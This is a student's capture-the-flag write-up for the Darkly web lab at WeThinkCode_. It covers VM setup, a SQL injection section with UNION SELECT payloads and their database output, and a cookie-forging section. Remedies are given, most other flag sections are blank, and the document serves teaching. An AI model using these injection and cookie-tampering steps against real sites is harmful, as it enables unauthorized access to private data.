


Figure 21: Virtual Box Setup of Disk Drive Mount Darkly.iso Image

2.2.7 Mount Disk Image

The next step is to mount the Darkly.iso disk as a form of storage. Click on your image 'Darkly' or whatever you may have named it, on the lefthand navigation panel as shown in [Figure 20 on the preceding page](#).

Next click on Settings -> Storage -> IDE Secondary Master. After this, navigate to the folder where the ISO is located. Mount it and you will see it listed as shown in [Figure 21 on the previous page](#).

Click Start (Green arrow pointing right) to commence running the image.

2.2.8 Run Disk Image




Figure 22: Virtual Box Start-up Disk Selector

As shown in [Figure 22](#), you are expected to select 'Darkly_i386.iso' as the start-up disk. This will then complete the Installation process.

2.2.9 Running but Incomplete

You have successfully installed the VM and it is running. The IP address is printed on the screen. ...I bet that the IP address does not really work...

This needs you to go to settings as shown in [Figure 24 on the next page](#)




Figure 23: Darkly ISO running on Ubuntu




Figure 24: Set the Network to Bridge not NAT

2.2.10 Set Network Bridge

On the lefthand navigation-bar, Select Network -> Adaptor 1. Change the settings from a NAT Adaptor as would be the default, and set it to a 'Bridge' connection. as shown in Figure 24.

2.2.11 Don't Panic! Loading Screen

Don't Panic, it's just a loading screen

2.2.12 More Loading Screens

If you are seeing the figure shown in Figure 26 on the next page you are making good progress and must hang in there.



Figure 25: Virtual Box Loading Screen Splash with Hitchhiker's Guide Robot




Figure 26: More Virtual Box Loading Screens

2.2.13 Up & Running

The new IP Address should look different to the first one and should be similar to your own IP address after running 'ifconfig'. You should see a similar figure to that shown in Figure 27 on the following page.




Figure 27: Virtual Box Fully Loaded Screen with IP Address & Prompt




Figure 28: BornToSec Homepage

2.2.14 BornToSec

If you see the same figure on your screen as the one shown on Figure 28, then you have successfully setup your Virtual Machine.

TIME TO DO THE FUN STUFF!

2.3 MacOS

At the time of typing this document a Mac was not available to conduct testing but the documentation[3] does have instructions.

3 FLAG OO – SQL INJECTION (BASIC)

10A16D834F9B1E4068B25C4C46FE0284E99E44DCEAF08098FC83925BA6310FF5

SHA256:
10a16d834f9b1e4068b25c4c46fe0284e99e44dceaf08098fc83925ba6310ff5

The integrity of data and it's storage and retrieval is key to a successful Web Application.

3.1 Vulnerability

The input bar allows a person to do raw database search with an open 'WHERE' clause for SQL Queries. This is dangerous as data remains unprotected. Countries like South Africa have the POPI act which means that every effort must be made to keep people's private information safe and free from a breach.

3.2 Location

<http://<ip-address>:80/?page=member>

3.3 Method

The way to get started is typing in an ID, it is an integer between 1 and ∞ . You can see that ID for member 1 as shown in Figure 29a on page 23. The next step is to try inject your own SQL commands into the query[4].

The next thing is to run '105 OR 1=1' as shown in Figure 29b on page 23, the number 105 is arbitrary and can be substituted with anything. You will see the results as shown in Figure 29c on page 23 which list everything in the database. You will notice that one of the Flags has first-name: "Flag" Surname: "GetThe".

To see this illustrated properly just search user member '5'. This is shown in Figure 29d on page 23. We have confirmation that the flag is there.

The next step is finding the table names, run this command query

```
5 UNION SELECT TABLE_NAME, COLUMN_NAME FROM
INFORMATION_SCHEMA.COLUMNS
```

and you will see the users, guestbook & list_images tables in the database. The database that we are interested in, is the users table.

```

ID: 5 UNION SELECT TABLE_NAME, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: users
Surname : user_id

ID: 5 UNION SELECT TABLE_NAME, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: users
Surname : first_name

ID: 5 UNION SELECT TABLE_NAME, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: users
Surname : last_name

ID: 5 UNION SELECT TABLE_NAME, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: users
Surname : town

----- Surname : country ----

ID: 5 UNION SELECT TABLE_NAME, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: users
Surname : planet

ID: 5 UNION SELECT TABLE_NAME, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: users
Surname : Commentaire

ID: 5 UNION SELECT TABLE_NAME, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS
First name: users
Surname : countersign

```

You will have to run commands substituting the value of 'TABLE_NAME' & COLUMN_NAME with the columns that you want. As shown in the image of the query result. We are interested in only two columns in the users table. 'Commentaire' and 'countersign' therefore we run this query

`5 UNION SELECT Commentaire, countersign FROM users`

3.4 Tools

The tools used were [hashes.com](#) and [OWASP](#) including but not limited to the references cited in the Bibliography.

3.5 Remedy

Prepared Statements Sanitise

SEARCH MEMBER BY ID:

ID: 1
First name: Barack Hussein
Surname : Obama

SEARCH MEMBER BY ID:

105 OR 1=1

SEARCH MEMBER BY ID:

105 OR 1=1

(a) Search ID Member 1 **(b) 105 OR 1=1**

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HOME SURVEY

ID: 1 OR 1=1
First name: Barack Hussein
Surname : Obama

ID: 1 OR 1=1
First name: Asaif
Surname : Stellar

ID: 1 OR 1=1
First name: Jisong
Surname : Stellar

ID: 1 OR 1=1
First name: Flag
Surname : GetThe

SEARCH MEMBER BY ID:

(c) Results of query **(d) Flag at Member Id: 5**

Figure 29: Process to Capture the SQL (Basic) Flag

4 FLAG 01 - SQL INJECTION (ADVANCED)

4.1 Vulnerability

4.2 Location

4.3 Method

4.4 Tools

4.5 Remedy

5 FLAG 02 – INCLUDE

5.1 Vulnerability

5.2 Location

5.3 Method

5.4 Tools

5.5 Remedy

6 FLAG 03 - XSS BASIC

6.1 Vulnerability

6.2 Location

6.3 Method


6.4 Tools

6.5 Remedy

7 FLAG 04 - COOKIES

DF2EB4BA34ED059A1E3E89FF4DFC13445F104A1A52295214DEF1C4FB1693A5C3

Good job! Flag : df2eb4ba34ed059a1e3e89ff4dfc13445f104a1a52295214def1c4fb1693a5c3



It's possible for an attacker to steal and reuse session identifiers or other sensitive cookie values when they are stored or transmitted insecurely[5].

7.1 Vulnerability




Figure 30: Firefox refusing to set cookie 'I_am_admin'

A cookie Vulnerability which is identified by OWASP as a method to 'session-jack'[5].

7.2 Location

<ip-address>:80/index.php but also throughout the Web Application.

7.3 Method

I was immediately alerted by my console, for inspecting elements on a webpage that there was something wrong with the cookie.

I proceeded to check the contents of the cookie and it was an arbitrary string '68934a3e9455fa72420237eb05902327' (Figure 31a on the following page). The cookie in question had:

SameSite - None

HttpOnly - false

Secure - false

It becomes clear what was to happen next which is determine if the string has any meaning. After working out that the hash translated

to 'false', I decided to hash my own string equal to the string 'true'. After refreshing the browser, the flag was returned.

The string 'true' = b326b5062b2foe69046810717534cb09

7.4 Tools




Figure 31: Process to Capture the Cookie Flag

The tools that I used were the console output of the 'Inspection Tool' and the website hashes.com in order to work with the hashes.

7.5 Remedy

According to OWASP[5] these are the steps one can take:

- Make sure that all session identifiers are transmitted over an encrypted protocol.
- Terminate/regenerate the session if the session token is transmitted insecurely (either in clear text or as part of the URL), or signal to the application to do so.

- Enforce the Secure and HttpOnly flags on sensitive cookies using a Web Application Firewall.
- Ensure that session identifiers are transmitted only using the SSL session where they originated. Track sessions across SSL renegotiations and integrate with framework solutions to support common SSL termination/re-encryption architectures.

8 FLAG 05 - SPOOF (CURL)

8.1 Vulnerability

8.2 Location

8.3 Method

8.4 Tools

8.5 Remedy

9 FLAG 06 - ADMIN (HTPASSWORD)

9.1 Vulnerability

9.2 Location

9.3 Method

9.4 Tools

9.5 Remedy

10 FLAG 07 - BRUTEFORCE (MEMBER)

10.1 Vulnerability

10.2 Location

10.3 Method

10.4 Tools

10.5 Remedy

11 FLAG 08 - FILE UPLOAD

11.1 Vulnerability

11.2 Location

11.3 Method

11.4 Tools

11.5 Remedy

12 FLAG 09 - REDIRECT

12.1 Vulnerability

12.2 Location

12.3 Method

12.4 Tools

12.5 Remedy

13 FLAG 10 - GUESS (HIDDEN FOLDER)

13.1 Vulnerability

13.2 Location

13.3 Method

13.4 Tools

13.5 Remedy

14 FLAG 11 – SURVEY

14.1 Vulnerability

14.2 Location

14.3 Method

14.4 Tools

14.5 Remedy

15 FLAG 12 – RECOVER

15.1 Vulnerability

15.2 Location

15.3 Method

15.4 Tools

15.5 Remedy

16 FLAG 13 – NSA IMAGE

16.1 Vulnerability

16.2 Location

16.3 Method

16.4 Tools

16.5 Remedy

17 BIBLIOGRAPHY

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18 STUDENT HONESTY DECLARATION

Engaging in any cheating or dishonesty in any form of assessment, assignment, test or examination or other WeThinkCode_ prescribed work is considered cheating and is grounds for disciplinary action. Plagiarism, which is to present work (or a portion of work) as your own when it is not, is considered cheating and is not accepted at WeThinkCode_.

An evaluator can flag one or more plagiarism on one of the following grounds :

- The evaluator (marker) identifies that the student does not understand all or part of the work they have submitted.

- If all or part of the work presented is plagiarised ,i.e. copied from another source without reference.

Cheating in group projects

The main purpose for a group project is to give students the experience of working in a team, by coming up with a solution to a problem together.

- Each member must be able to show which portion of the project they worked on.
- Failure to do so will result in the student being flagged for cheating which will be grounds for disciplinary action.
- This is to avoid single members doing the majority of the group project at the benefit of a member who is not contributing.
- In this way we are able to ensure fair assessment of each WTC_ student's competence.

Group projects can be approached in two ways.

1. Divide and conquer: This is usually preferred and advised when working on big projects. The project is divided into segments, in which each member of the group can accomplish. Once completed, the group will then integrate the segments to complete the project
2. One for all: This method is usually preferred and advised when a group is working on a small project. The group will work on the solution together from the start of the project until the end. This will require the members to move at a pace in which everyone in the team can keep up with.

NOTE: At the end of each group project, each member should have a general and basic understanding of the project and the solution found. This will include running, testing and explaining the solutions of the project.

DECLARATION

I hereby declare that the work submitted by me and/or my group members is:

- Original (not plagiarised)
- References listed

- Honest & in Good Faith
- Subject to WeThinkCode_policies

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